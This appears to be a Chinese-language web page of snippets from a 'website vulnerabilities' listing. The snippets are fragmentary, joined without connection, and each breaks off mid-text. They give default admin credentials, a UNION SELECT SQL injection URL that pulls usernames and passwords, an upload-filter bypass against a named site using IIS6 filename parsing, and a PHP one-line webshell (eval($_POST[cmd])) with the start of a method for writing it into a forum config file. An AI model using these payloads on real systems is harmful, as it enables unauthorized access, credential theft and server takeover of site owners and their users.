默认后台:admin/Login.asp默认密码:admin 123456exp:http://www.xxxxx.com/show_pt.asp?id=1568 and 1=2 union select 1,password,3,username,5,6...
网站首页 > 网站漏洞

目标:http://jzcs.51web.com/先注册个用户进入互助问答http://jzcs.51web.com/maq/class/下面有上传啊 哈.直接本地构造个表单 可以使上传文件任意名(后缀必须是jpg什么的 .,利用IIS6解析就行了..这是...


一句话木马<?eval($_POST[cmd] ;?> 到这里你也许就想到了,这是个很不错的办法。接着看,如何写入就成了个问题,用这句,fopen打开/home/virtual/www.xxx.com/forum/config.php...
